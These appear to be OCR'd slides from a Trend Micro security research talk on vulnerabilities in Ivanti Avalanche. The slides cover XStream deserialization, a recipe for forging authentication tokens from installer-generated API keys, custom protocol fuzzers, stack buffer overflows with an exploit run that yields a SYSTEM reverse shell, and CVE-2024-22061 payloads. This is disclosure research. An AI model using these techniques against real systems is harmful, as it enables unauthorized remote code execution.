

© 2024 Trend Micro Inc.

Custom protocol – race condition



© 2024 Trend Micro Inc.

Custom protocol – race condition



© 2024 Trend Micro Inc.

Targeting Java services

- 5x XStream Deserialization of InfoRail payload.
- Command Injections.
- Deserialization of Untrusted Data (native Java *ReadObject*).
- Path Traversals.
- SQLi.
- HQLi.
- Exposed Dangerous Methods.
- Others.

```java
public class AnsTestHandler implements IMessageProcessor
{
    private static Logger logger = LogManager.getLogger(AnsTestHandler.class);
    private static final int SUBCATEGORY = 3706; // [1]

    public void processMessage(IrMessage msg, IrTopic sender, IAPIVector apiVector) { // [2]

        IIrTransportAPI tapi = apiVector.getIrTransportAPI();
        IConfigDirectorAPI capi = apiVector.getConfigDirectorAPI();
        AnsTestPayload atp = null;

        try {
            String payload = ((IrXmlPayload)msg.getPayload()).toString(); // [3]
            atp = (AnsTestPayload)ObjectGraph.fromXML(payload); // [4]
        }
        catch (Exception xe) {
            logger.warn("Unable to process ANS test request payload invalid.");
            throw new RuntimeException("Message format problem", xe);
        }
```

```java
public static Object fromXML(String str) {
    return xstream.fromXML(str);
}
```


© 2024 Trend Micro Inc.

New authentication mechanism

Authentication bypass (hard-coded creds) fixed in March 2023 (1.5 year to deliver a new authentication)!

C: > Program Files > Wavelink > Avalanche > EnterpriseServer > conf > main > apikey.properties

```
#Installer-Generated ApiKey
#Wed Apr 17 05:57:35 PDT 2024
apikey=C8A4A231A7CD588B20CED2A1849AC497E24D350404CEC5FA16AAC4DCFDF2E45
540FC977FFE9D917365A8634C4F1E2F4D7CDDBC66D344456A804D20081B9462D0;
A7B298BC90F4C40BBEFA3992A70C4529
```

C > Local Disk (C:) > Program Files > Wavelink > Avalanche > Inforail > keys

Name	Date modified
3EE407A63F5F942A5B5BF2DC5CC07DFF.apikey	4/17/2024 5:59 AM
19E79EFCEFDC6C7584639117812C9AA6.apikey	4/17/2024 5:58 AM
28CB28F240CA98086591489FF62BBC28.apikey	4/17/2024 5:57 AM
0059E563CC995EBDF6008D94197F0655.apikey	4/17/2024 5:58 AM
67E243B7BD83E3E9E980FB8A3A12AE45.apikey	4/17/2024 5:58 AM
791FF26A32BFA8295A17BE6CC18BA0C9.apikey	4/17/2024 5:57 AM
30490A2F9E8A7DA22D615CC1B75FEFBB.apikey	4/17/2024 5:57 AM
4204328F723262867F4EDB95421F3397.apikey	4/17/2024 5:58 AM
A5AB9D5807A0C11D5A45A96EA1A02B17.apikey	4/17/2024 5:58 AM
A7B298BC90F4C40BBEFA3992A70C4529.apikey	4/17/2024 5:57 AM
BDEBA446113A1CE3A9F4D56CB7C117C1.apikey	4/17/2024 5:58 AM
E604259D9AD11B56D313ACB2DEEC8D6D.apikey	4/17/2024 5:58 AM

© 2024 Trend Micro Inc.

New authentication mechanism

Authentication bypass (hard-coded creds) fixed in March 2023.

C: > Program Files > Wavelink > Avalanche > EnterpriseServer > conf > main > apikey.properties

```
#Installer-Generated ApiKey
#Wed Apr 17 05:57:35 PDT 2024
apikey=C8A4A231A7CD588B20CED2A1849AC497E24D350404CEC5FA16AAC4DCFDF2E45
540FC977FFE9D917365A8634C4F1E2F4D7CDDBC66D344456A804D20081B9462D0;
A7B298BC90F4C40BBEFA3992A70C4529
```

```
#Installer-Generated ApiKey
#Wed Apr 17 05:57:35 PDT 2024
site=EnterpriseServer
created=2024-04-17 05\:57\:35
ident=A7B298BC90F4C40BBEFA3992A70C4529
origin=Installer
scope=1
comment=EServer
app2=11
app1=5
hash=DB4B436EE0DDAB05E6A9CB2E7D1DF29E1684C6A720D5CA149878A963C
key=40FC977FFE9D917365A8634C4F1E2F4D7CDDBC66D344456A804D20081E
```

C > Local Disk (C:) > Program Files > Wavelink > Avalanche > Inforail > keys

Name	Date modified
3EE407A63F5F942A5B5BF2DC5CC07DFF.apikey	4/17/2024 5:59 AM
19E79EFCEFDC6C7584639117812C9AA6.apikey	4/17/2024 5:58 AM
28CB28F240CA98086591489FF62BBC28.apikey	4/17/2024 5:57 AM
0059E563CC995EBDF6008D94197F0655.apikey	4/17/2024 5:58 AM
67E243B7BD83E3E9E980FB8A3A12AE45.apikey	4/17/2024 5:58 AM
791FF26A32BFA8295A17BE6CC18BA0C9.apikey	4/17/2024 5:57 AM
30490A2F9E8A7DA22D615CC1B75FEFBB.apikey	4/17/2024 5:57 AM
4204328F723262867F4EDB95421F3397.apikey	4/17/2024 5:58 AM
A5AB9D5807A0C11D5A45A96EA1A02B17.apikey	4/17/2024 5:58 AM
A7B298BC90F4C40BBEFA3992A70C4529.apikey	4/17/2024 5:57 AM
BDEBA446113A1CE3A9F4D56CB7C117C1.apikey	4/17/2024 5:58 AM
E604259D9AD11B56D313ACB2DEEC8D6D.apikey	4/17/2024 5:58 AM

© 2024 Trend Micro Inc.

New authentication mechanism

```
apikey;<timestamp-in-sec>;<app1>;<site>;apikey
```

↓

```
msg = apikey;1717399456;13;AvalancheWeb;apikey
```

↓

```
token = SodiumLibrary.cryptoSign(msg, key)
```

↓

```
payload = """#Thu Nov 30 02:43:01 PST 2023
reg.akident=%s
reg.aktoken=%s
reg.appident=%s
reg.appversion=6.4.1\ (6.4.004)
reg.cat1=%s
reg.cat2=%s
reg.nonce=%s""" % (ident, token, site, app1, app2, timestamp)
```


© 2024 Trend Micro Inc.

Fuzzing

- I've never fuzzed anything in my life, but I decided to write some fuzzers for Ivanti Avalanche remotely accessible services.

- 4 fuzzers implemented:
  - Pre-Auth fuzzer for Mobile Device Server (packet parsing).
  - Pre-Auth fuzzer for InfoRail (packet parsing + pre-auth messages).
  - Post-Auth fuzzer for InfoRail (post-auth messages).
  - Post-Auth fuzzer for Mobile Device Server (post-auth messages).

- 30 vulnerabilities, including 17 RCEs (around 10 of them were pre-auth).


© 2024 Trend Micro Inc.

Fuzzing

- Custom Python fuzzer that implements a protocol + required stuff (like encryption or authentication).
- Basic mutations implemented (replace bytes, remove bytes, add bytes, swap bytes, and others).
- More targeted mutations also implemented (modify header values, XML parameters modification and others).

© 2024 Trend Micro Inc.

Fuzzer 1 – Mobile Device Server pre-auth



delay -> approx. 0.5s

* MDS has 2 internal attack surfaces: (1) its own protocol and messages (handling of devices messages) and (2) InfoRail protocol/messages. This fuzzer targets (1), as (2) requires auth

© 2024 Trend Micro Inc.

8x Stack-based Buffer Overflow

- 6 data segments, each of them vulnerable to BoF:


```
data1;data2;data3;data4;data5;data6
```

↓

```
AAAA;AAAA;AAAA;BBBBBBBBBBBBB...;...
```


© 2024 Trend Micro Inc.

8x Stack-based Buffer Overflow





```
└─$ python3 exploit.py
[+] Exploiting Ivanti Avalanche MDS on port 1777
[+] Waiting for shell
listening on [any] 8000 ...
connect to [192.168.123.104] from (UNKNOWN) [192.168.123.112] 57814
Microsoft Windows [Version 10.0.19044.3570]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```


© 2024 Trend Micro Inc.

Fuzzer 2 – InfoRail pre-auth



delay -> approx. 1s

* InfoRail implements a couple of messages that can be executed pre-auth. One of them is registration (authentication) message.

© 2024 Trend Micro Inc.

CVE-2024-22061- Heap Off By One in Auth

```
reg.akident=38645828D6583E0229193E2D3DC3F14B

reg.aktoken=3432343234323432343234323432343234323432
3432343234323432343234323432343234323432343234323432
3432343234323432343234323432343234323432343234323432
3432343234323432343234323432
```

↓

0x42

token = BBBBBB...B (80)

© 2024 Trend Micro Inc.

CVE-2024-22061- Heap Off By One in Auth

```
reg.akident=38645828D6583E0229193E2D3DC3F14B

reg.aktoken=34323432343234323432343234323432343234323432
34323432343234323432343234323432343234323432343234323432
34323432343234323432343234323432343234323432343234323432
34323432343234323432343234323431
```

0x42

0x41

token = BBBBBB...BA (81)

© 2024 Trend Micro Inc.

